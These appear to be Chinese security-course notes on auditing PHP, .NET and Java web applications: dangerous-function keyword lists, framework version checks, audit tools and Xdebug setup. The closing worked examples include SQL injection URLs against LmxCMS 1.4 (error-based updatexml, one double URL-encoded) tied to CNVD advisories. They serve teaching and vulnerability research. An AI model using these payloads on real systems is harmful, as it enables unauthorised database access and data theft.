


代码审计-PHP 项目&MVC 注入&CNVD 拿 1day&SQL 监控&动态调试


代码审计-小迪安全
① PHP
漏洞
SQL注入
文件安全
文件包含
文件下载
文件删除
RCE
代码执行
配合漏洞
变量覆盖
反序列化
方法
关键字搜索
功能点跟踪
SQL监控
断点调试
静态调试
动态调试
框架
工具
IDE
Fortify
数据库监控脚本
Seay审计系统
其他
定位挖掘
随机挖掘
#漏洞关键字:
SQL注入:
select insert update mysql_query mysqli等
文件上传:
$_FILES, type="file", 上传, move_uploaded_file()等
XSS跨站:
print print_r echo sprintf die var_dump var_export()等
文件包含:
include include_once require require_once等
代码执行:
eval assert preg_replace call_user_func call_user_func_array等
命令执行:
system exec shell_exec `` passthru pcntl_exec popen proc_open
变量覆盖:
extract() parse_str()
importrequestvariables() $$ 等
反序列化:
serialize() unserialize() __construct __destruct等
其他漏洞:
unlink() file_get_contents() show_source() file() fopen()等
#调用关键字:
$_GET,$_POST,$_REQUEST,$_FILES,$_SERVER等
Thinkphp
基本
如何判断TP
如何判断入口目录
如何判断当前TP版本
如何配置开启调试开关
如何通过URL对应文件，反之
流程
入口
版本
调试开关
URL路由
漏洞
代码层
完全自主写法
不完整的框架写法
部分漏洞实现普通写法导致
框架层
本身版本的核心漏洞
挖掘
本身代码层
框架层
对比不同版本更新信息代码块
github
Beyond Compare 4
参考手册-TPs开发手册PDF-为了掌握了解框架
首页文件看APP_PATH定义-为了后期分析核心代码
全局搜索：THINK_VERSION，-为了后期分析查版本是否存在漏洞
参考手册-本地代码案例对比，-为了后期分析定位代码块或测试漏洞
配置文件开关-app_debug,app_trace-为了后期分析出现问题方便分析问题
本地代码案例-URL访问，测试注入写法-为了后期挖掘漏洞第一时间判断问题
② .NET
后缀
aspx
aspx.cs
cs
ashx
dll
后缀解析：
asp.net可以用C#，VB.NET，Jscript.net等等来开发，但是通常首选是C#和VB.NET
审计asp.net的时候，首先得弄明白他的结构，他并不像php那么单纯。
一般来说，在asp.net应用中，需要进行观察的文件有：aspx.cs，cs，ashx和dll文件
aspx.cs是页面后台的代码，aspx负责显示，服务器端的动作就是在aspx.cs定义的
.cs是类文件，公共类神马的就是这个了
.ashx是一般处理程序，主要用于写web handler.可以理解成不含显示的aspx页面，不过效率要高
dll就是cs文件编译之后的程序集
指向
Inherits
CodeFile
CodeBehind
源码
普通源码
编译源码(反编译)
ILSpy
dnSpy
ReFlector
定位
看核心代码的分析漏洞
ASPX文件->CS ASPX.CS DLL反编译后寻找
确定漏洞进行调试测试
CS ASPX.CS DLL反编译文件->ASPX文件寻找
后期搜索关键字或函数挖掘
代码审计时需把这个反编译文件提取导入到IDE
漏洞
SQL注入
SQL监控
文件上传
未授权访问
验证配置文件未加载
验证配置文件验证不全
通用：关键字搜索，功能点跟踪
③ Javaweb
① 流程
框架
web.xml，看导入的jar包或pom.xml
过滤器filter
名字name
对象class
初始化
dofilter
销毁
规则url
② 思路
功能点定位代码段
搜索关键字触发URL
漏洞是否存在过滤器内容安全
③ 漏洞
业务层
插件
工具
代码层
SQL注入
预编译
写法
特定漏洞
表达式注入
Java反射
文件操作
1.任意文件读写(文件上传、文件下载)、文件遍历、文件删除、文件重命名等漏洞
2.SQL注入漏洞
3.XXE(XML实体注入攻击)
4.表达式执行(SpEL、OGNL、MVEL2、EL等)
5.系统命令执行漏洞(ProcessBuilder)
6.反序列化攻击(ObjectInputStream、JSON、XML等)
7.Java反射攻击
8.SSRF攻击
④ 框架
确定框架名称和版本
项目引用库
配置文件读取
利用公开的框架漏洞库对比
⑤ 漏洞整理
https://github.com/javaweb-sec/javaweb-sec
④ 工具
DAST
AWVS
XRAY
APPSCAN
SAST
PHP
RIPS
Sesy
VCG
Fortify
NET
VCG
Fortify
JAVA
VCG
Findbugs
Fortify
其他
https://my.oschina.net/secscorpio/blog/4535241
DAST&SAST&IAST
DAST：动态应用程序安全测试（Dynamic Application Security Testing）技术在测试或运行阶段分析应用程序的动态运行状态。它模拟黑客行为对应用程序进行动态攻击，分析应用程序的反应，从而确定该Web应用是否易受攻击。
SAST：静态应用程序安全测试（Static Application Security Testing）技术通常在编码阶段分析应用程序的源代码或二进制文件的语法、结构、过程、接口等来发现程序代码存在的安全漏洞。
IAST：交互式应用程序安全测试（Interactive Application Security Testing）是2012年Gartner公司提出的一种新的应用程序安全测试方案，通过代理、VPN或者在服务端部署Agent程序，收集、监控Web应用程序的运行时函数执行、数据传输，并与扫描器或进行实时交互，高效、准确的识别安全缺陷及漏洞，同时可准确确定漏洞所在的代码文件、行数、函数及参数。




函数类型	举例函数或敏感关键词
SQL操作类	Select……, mysql_query…
文件操作类	Move_uploaded_file,copy,/upload/等
命令执行类	System,popen等常见的系统命令做关键词
代码执行类	eval,preg_replace等
引起XSS类	echo等
……	……



功能	出现漏洞类型
文件上传功能	任意文件上传
查询/文章功能	SQL注入
密码找回功能	逻辑漏洞
登陆认证功能	SQL注入，逻辑漏洞
评论功能	XSS漏洞
……	……

The Model-View-Controller Architecture



#知识点：

1、审计漏洞-SQL 数据库注入挖掘

1、审计思路-正则搜索&功能追踪&辅助工具

3、审计类型-常规架构&MVC 架构&三方框架

#章节点：

1、语言审计-PHP&.Net&Java&Python

2、漏洞审计-注入&上传&RCE&未授权等

3、框架审计-ThinkPHP&Spring&Flask 等

4、工具审计-RIPS&VCG&Fortify&Bandit 等

5、技术审计-动静态调试&DAST&SAST&IAST 等

#简要点：

1、代码审计必备知识点：

环境搭建使用，工具插件安装使用，掌握各种漏洞原理及利用,代码开发类知识点。

2、代码审计开始前准备：

审计目标的程序名，版本，当前环境(系统,中间件,脚本语言等信息),各种插件等。

3、代码审计挖掘漏洞根本：

可控变量及特定函数，不存在过滤或过滤不严谨存在绕过导致的安全漏洞。

4、代码审计教学计划：

审计项目漏洞原理->审计思路->完整源码->应用框架->验证并利用漏洞。

5、代码审计教学内容：

PHP,Java,.NET,Python 网站应用，引入框架类开发源码，相关审计工具及插件使用。

#补充点：

-MVC 模型：见上图

当访问动态网页时，以 MVC 框架为例，浏览器提交查询到控制器（①，如是动态请求，控制器将对应 sql 查询送到对应模型（②，由模型和数据库交互得到查询结果返回给控制器（③，最后返回给浏览器（④。

-动态调试配置：phpStudy + PhpStorm + XDebug

https://blog.csdn.net/nzjdsds/article/details/100114242

1、先确定 PHP 版本有 Xdebug

2、php.ini 配置写入并开启 Xdebug

3、PhpStorm 设置端口及 IDEY 并测试

4、PhpStorm 开启监听并运行断点访问

演示案例：

- 数据库监控-QQ 业务源码系统-(无过滤)
- 正则表达式-Bluecms 源码系统-(无过滤)
- CNVD 拿 1DAY-梦想 CMS 源码系统-(有过滤)

```
#数据库监控-QQ 业务源码系统-(无过滤)
数据库 SQL 监控排查可利用语句定向分析

#正则表达式-Bluecms 源码系统-(无过滤)
(update|select|insert|delete|).*?where.*=\

#CNVD 拿 1DAY-梦想 CMS 源码系统-(有过滤)
1、动态调试技术
2、文件对比技术
https://www.cnvd.org.cn/flaw/show/CNVD-2020-59466
梦想 CMS 后台 Bo***.cl***.php 文件存在 SQL 注入漏洞
http://localhost:8081/lmxcms1.4/admin.php?m=book&a=reply&id=1)%20
and%20updatexml(0,concat(0x7e,user()),1)%23

https://www.cnvd.org.cn/flaw/show/CNVD-2019-05674
LmxCMS V1.4 前台 Ta***.cl***.php 存在 SQL 注入漏洞
对比 1.4 与 1.41 文件代码不同更方便-Beyond Compare 4
http://localhost:8081/lmxcms1.4/?m=tags&name=%25%36%31%25%32%37%2
5%32%30%25%36%31%25%36%65%25%36%34%25%32%30%25%37%35%25%37%30%25%
36%34%25%36%31%25%37%34%25%36%35%25%37%38%25%36%64%25%36%63%25%32
%38%25%33%30%25%32%63%25%36%33%25%36%66%25%36%65%25%36%33%25%36%3
1%25%37%34%25%32%38%25%33%30%25%37%38%25%33%37%25%36%35%25%32%63%
25%37%35%25%37%33%25%36%35%25%37%32%25%32%38%25%32%39%25%32%39%25
%32%63%25%33%31%25%32%39%25%32%33
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址